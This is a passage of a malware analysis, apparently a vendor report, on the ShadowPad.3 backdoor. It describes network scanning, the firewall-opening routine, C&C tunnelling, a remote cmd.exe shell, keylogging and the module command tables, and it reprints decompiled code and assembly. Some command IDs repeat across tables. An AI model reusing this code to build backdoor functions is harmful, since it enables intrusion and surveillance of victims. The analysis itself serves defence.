Before connecting to the C&C server, the backdoor uses a function to generate a string with the `0x434944` seed (CID in ASCII). This string is used as a key name and registry parameter to store the ID of the infected computer. The ID itself is an array of 8 random bytes. Thus, the backdoor attempts to save the following structure in the registry at `<HKEY>\Software\<CID_generated>\<CID_generated>` (it is also possible to save it in the HKLM or HKCU sections):

```
struct id_time

{

    BYTE id[8];

    SYSTEMTIME current_time;

}
```

It should be noted that the previously analyzed **PlugX** samples also generate a computer ID before starting a dialog with the server and save it in the registry. A certain seed is used for generation.


After creating the ID, the backdoor performs a network scan and starts interacting with the C&C server. Network scanning is necessary to search for other infected systems on the local network. To do this, 4 separate threads are started:

1) scanning the range between two IP addresses specified in the backdoor configuration
2) scanning the entire address range for each network adapter found in the system
3) opening the port specified in the configuration

4) opening the specified port and relaying packets between the local client and the actual C&C server


Scanning sends a TCP packet containing the unique identifier of the infected computer. The response is a similar packet. If the IDs do not match, the IP address from which the packet is received becomes the address of the C&C server for the backdoor. For local communication, the port used is the one hardcoded in the configuration in the `config.port_to_scan` parameter. There are 2 scanning modes available:

- All addressess in the range between the two specified in the configuration are scanned (`config.ip_addr_1` and `config.ip_addr_2`)
- All subnets available to the infected computer are scanned (searching for network adapters)




```
v4 = GetAdaptersInfo((PIP_ADAPTER_INFO)AdapterInfo.p_data, &SizePointer);
if ( v4 )
{
  if ( v3 )
    Online::stub_LocalFree(v3);
  result = v4;
}
else
{
  if ( v3 )
  {
    v6 = *(int (__stdcall **)(IP_MASK_STRING *))inet_addr;
    do
    {
      v7 = &p_AdapterInfo_data->IpAddressList;
      if ( p_AdapterInfo_data != (IP_ADAPTER_INFO *)0xFFFFFE54 )
      {
        do
        {
          if ( v6(&v7->IpAddress) )
          {
            v8 = v6(&v7->IpMask);
            v9 = v6(&v7->IpAddress) & v8;
            v14 = ~v6(&v7->IpMask);
            v10 = v6(&v7->IpAddress);
            ip_range_scan(v9, v14 | v10, port, 3u);
          }
          v7 = v7->Next;
        }
        while ( v7 );
        v3 = (void *)AdapterInfo.p_data;
      }
      p_AdapterInfo_data = p_AdapterInfo_data->Next;
    }
    while ( p_AdapterInfo_data );
    Online::stub_LocalFree(v3);
```

A `Network Discover (TCP)` firewall rule is created to open the listening port for an incoming connection.




```
Online:04001FDD
Online:04001FDD loc_4001FDD:
Online:04001FDD call    Online__stub_Sleep
Online:04001FE2 mov     eax, offset Network_Discovery__TCP__enc ; encrypted
Online:04001FE7 lea     ecx, [esp+18h+decrypted] ; decrypted
Online:04001FEB call    Online__wstr__decrypt
Online:04001FF0 movzx   ecx, [esi+config.port_to_scan]
Online:04001FF4 push    ecx             ; port_number
Online:04001FF5 push    [eax+wstr.buffer_wchar] ; port_name
Online:04001FF8 call    open_port_INetFwMgr
Online:04001FFD pop     ecx
Online:04001FFE pop     ecx
Online:04001FFF lea     ecx, [esp+18h+decrypted]
Online:04002003 call    Online__wstr__clean
Online:04002008 push    300000
Online:0400200D jmp     short loc_4001FDD
Online:0400200D try_open_port_INetFwMgr endp
Online:0400200D
```

The rule is created using the `FirewallAPI` functions of the `INetFwMgr` COM interface.



```
result = Online::CoInitializeEx_imp(0, 6u);
if ( result == -2147417850 || result >= 0 )
{
  v3 = *(int (__stdcall **)(IID *, _DWORD, int, IID *, INetFwOpenPort **))Online::CoCreateInstance_imp;
  v4 = Online::CoCreateInstance_imp(&NetFwMgr_rclsid, 0, 1u, &INetFwMgr_riid, (LPVOID *)&ppv_INetFwMgr);
  if ( v4 >= 0 )
  {
    v4 = (*ppv_INetFwMgr)->get_LocalPolicy((INetFwMgr *)ppv_INetFwMgr, &localPolicy);
    if ( v4 >= 0 )
    {
      v4 = localPolicy->lpVtbl->get_CurrentProfile(localPolicy, &profile);
      if ( v4 >= 0 )
      {
        v4 = profile->lpVtbl->get_GloballyOpenPorts(profile, &openPorts);
        if ( v4 >= 0 )
        {
          if ( openPorts->lpVtbl->Item(openPorts, port_number, NET_FW_IP_PROTOCOL_TCP, &ppv) < 0
            || (v4 = ppv->lpVtbl->get_Enabled(ppv, (VARIANT_BOOL *)&enabled), v4 >= 0) && (_WORD)enabled != 0xFFFF )
          {
            v4 = v3(&NetFwOpenPort_rclsid, 0, 1, &INetFwOpenPort_iid, &ppv);
            if ( v4 >= 0 )
            {
              v4 = ppv->lpVtbl->put_Port(ppv, port_number);
              if ( v4 >= 0 )
              {
                v4 = ppv->lpVtbl->put_Protocol(ppv, NET_FW_IP_PROTOCOL_TCP);
                if ( v4 >= 0 )
                {
                  v5 = SysAllocString(port_name);
                  if ( v5 )
                  {
                    v4 = ppv->lpVtbl->put_Name(ppv, v5);
                    if ( v4 >= 0 )
                      v4 = openPorts->lpVtbl->Add(openPorts, ppv);
                    SysFreeString(v5);
```

To work in server mode the backdoor opens a port from the configuration and waits for an incoming connection from clients. When a new connection is received, a tunnel is created between the local client and the actual C&C server. Network communication in scanning and tunneling mode is performed using the TCP module. The format and structure of the packet are similar to **BackDoor.ShadowPad.1**.



```
if ( v1->port_to_scan )
{
  v2 = Online::wstr::decrypt(&decrypted, &Network_Discovery__TCP__enc_0);
  open_port_INetFwMgr(v2->buffer_wchar, v1->port_to_scan);
  Online::wstr::clean(0);
  v3 = socket(2, 1, 0);
  if ( v3 != -1 )
  {
    name.sin_family = 2;
    name.sin_addr.S_un.S_addr = 0;
    v4 = htons(v1->port_to_scan);
    v5 = *(int (__stdcall **)(SOCKET, SOCKADDR_IN *, int))bind;
    name.sin_port = v4;
    for ( i = bind(v3, (const struct sockaddr *)&name, 16); i; i = v5(v3, &name, 16) )
      Online::Sleep_imp(0x3E8u);
    if ( !listen(v3, 5) )
    {
      while ( 1 )
      {
        addrlen = 16;
        v8 = (void *)accept(v3, (struct sockaddr *)&name, &addrlen);
        if ( v8 == (void *)-1 )
        {
          Online::Sleep_imp(0x3E8u);
        }
        else
        {
          v9 = Online::CreateThread_imp(0, 0, (LPTHREAD_START_ROUTINE)tunnel_accepted_conn, v8, 0, 0);
          Online::CloseHandle(v9);
        }
      }
    }
    closesocket(v3);
```

The functionality of the backdoor in server mode in the local network is also present in the **PlugX** samples. In particular, in **BackDoor.PlugX.38** the `JoProc` named threads are used for this purpose:

- JoProcListen (a tunnel between the local client and the C&C server)
- JoProcBroadcast (network broadcasting)
- JoProcBroadcastRecv (processing responses to broadcasted messages)

After initializing the local tunnel, **BackDoor.ShadowPad.3** starts to establish the connection to the C&C server. At the first stage, the backdoor attempts to connect directly to the server specified in the configuration as a string. If the attempt fails, it retrieves the proxy server settings from the configuration and attempts to connect to the server using the proxy.

After a successful connection, it sends a packet with 0 to 31 random bytes written in the body. The response is a command for a plug-in. The commands for `Plugins`, `Config`, `Install`, and `Online` are identical to the **BackDoor.ShadowPad.1** commands with some exceptions:

- The `0x670001` command for the `Install` module is used to uninstall the backdoor
- The command format for the `Online` module is `0x68005X` instead of `0x68000X`

Processing commands for modules

ImpUser

Command ID	Description
0x6A0000	To establish a connection to the pipe designed for relaying data from the C&C server to the process with injection. After the connection, a tunnel is created between the C&C server and the process with injection.
0x6A0001	Sends information about all processes injected by the `ImpUser`.

Disk

Command ID	Description
0x12C0000	To get a list of letters and types of disks
0x12C0001	To specify the directory; the response is a list of attached files and folders in the directory (the depth is 1 level). The following data is sent for each item: • name; • file attributes • creation time • last access time • time of last recording • size
0x12C0002	To specify the file name; the backdoor checks whether the file exists
0x12C0003	To create the directory specified in the command
0x12C0004	To get information about the file specified in the command: attributes and time (when created, last accessed, and recorded)
0x12C0005	To set attributes (file and temporary) for the file specified in the command
0x12C0006	To execute `SHFileOperationW` with the arguments specified in the command
0x12C0007	To execute `CreateProcess` with the `lpCommandLine` argument specified in the command

Command ID	Description
0x12C0008	To read or write a file
0x12C000A	To get a list of files by mask in the specified directory (recursively). The mask can contain the "?" and "*" symbols
0x12C000C	To clear the cache by the URL specified in the command (`DeleteUrlCacheEntryW`), then download the file from this URL and clear the cache again

Process

Command ID	Description
0x12D0000	To obtain a list of processes The following data is gathered for each process: • PID; • bitness • domain • username • version of the executable file • executable file icon data
0x12D0001	To terminate the process; the command specifies the process ID

Servcie

The name of the module with spelling mistake is contained in the code.

Command ID	Description
0x12F0000	To get a list of all services. The following data is gathered for each service: • service name • description • service display name • path to the binary file • value of the `ServiceDLL` parameter

Command ID	Description
0x12F0000	To stop a service
0x12F0000	To delete a service
0x12F0001	To start a service
0x12F0002	To pause a service
0x12F0003	To resume a service

Register

Command ID	Description
0x12F0000	To get a list of nested keys in the registry key specified by the command
0x12F0001	To create a registry key
0x12F0002	To delete a registry key
0x12F0003	To get a list of parameters and their values in the registry key specified by the command
0x12F0004	To set the parameter value
0x12F0005	To delete a parameter

Shell

The module contains a single command—`0x1300000`. This command creates the command shell `cmd.exe` with I / O redirection through pipes to the C&C server.

KeyLogger

When initializing the `KeyLogger` module, a hook of the `WH_KEYBOARD_LL` type is set. Keystrokes with window names are recorded in a log file. The file name and path are generated using the previously specified function.

Command ID	Description
0x1320000	To get a log file
0x1320001	To delete a log file


Screen

The `Screen` module takes a screenshot during initialization and saves it in the directory whose name and path are generated. The screenshot settings and JPEG encoding parameters are contained in the configuration file located in the `Log` subdirectory of the backdoor home directory.


Command ID	Description
0x1330000	To get a list of connected displays with the following information: • name • description • screen resolution in pixels (height and width)
0x1330001	To take and send a screenshot to the server
0x1330002	To start a remote desktop service (RDP simulation)
0x1330010	To send a screenshot storage path
0x1330011	To send a file with screenshot parameters to the server
0x1330012	To receive a new file from the server with the settings for screenshots

RecentFiles

The module is designed to work with recent files and has one command—`0x13D0000`. When the command is received, the backdoor lists all files with the `.lnk` extension in `%USERPROFILE%\AppData\Roaming\Microsoft\Windows\Recent` and retrieves information for each of them using the COM interfaces `IShellLinkW` and `IPersistFile`.




```
v3 = RecentFiles::wstr::decrypt(&decrypted, &Recent_path_enc);
RecentFiles::ExpandEnvironmentStringsW_imp(v3->buffer_wchar, recent_path, 0x2000u);
RecentFiles::wstr::clean(&decrypted);
RecentFiles::wstr::init_by_wchar_string_wrap(&decrypted, recent_path);
RecentFiles::lstrcpyW_imp(recent_path, decrypted.buffer_wchar);
RecentFiles::lstrcatW_imp(recent_path, aLnk);
hFind = RecentFiles::FindFirstFileW_imp(recent_path, &FindFileData);
if ( hFind == (HANDLE)-1 )
{
  v4 = GetLastError_11();
  v5 = *(int (__stdcall **)(u_long))htonl_8;
  hostlonga = v4;
  p_packet->id = htonl_8(0x13D0000u);
  p_packet->compressed_len = v5(0);
  p_packet->module_code = v5(hostlonga);
  v6 = RecentFiles::encode_and_send_packet_wrap(
         (connection *)p_connection->p_connection_loaded_module,
         (LPVOID *)p_packet);
}
else
{
  RecentFiles::CoInitialize_imp(0);
  do
  {
    if ( (FindFileData.dwFileAttributes & 0x10) == 0 )
    {
      RecentFiles::lstrcpyW_imp(recent_path, decrypted.buffer_wchar);
      v9 = RecentFiles::wstr::decrypt(&p_wstr, &slash_enc_13);
      RecentFiles::lstrcatW_imp(recent_path, v9->buffer_wchar);
      RecentFiles::wstr::clean(&p_wstr);
      RecentFiles::lstrcatW_imp(recent_path, FindFileData.cFileName);
      get_file_info_by_lnk(&hostlong, (int)recent_path);
    }
  }
  while ( RecentFiles::FindNextFileW_imp(hFind, &FindFileData) );
```



```
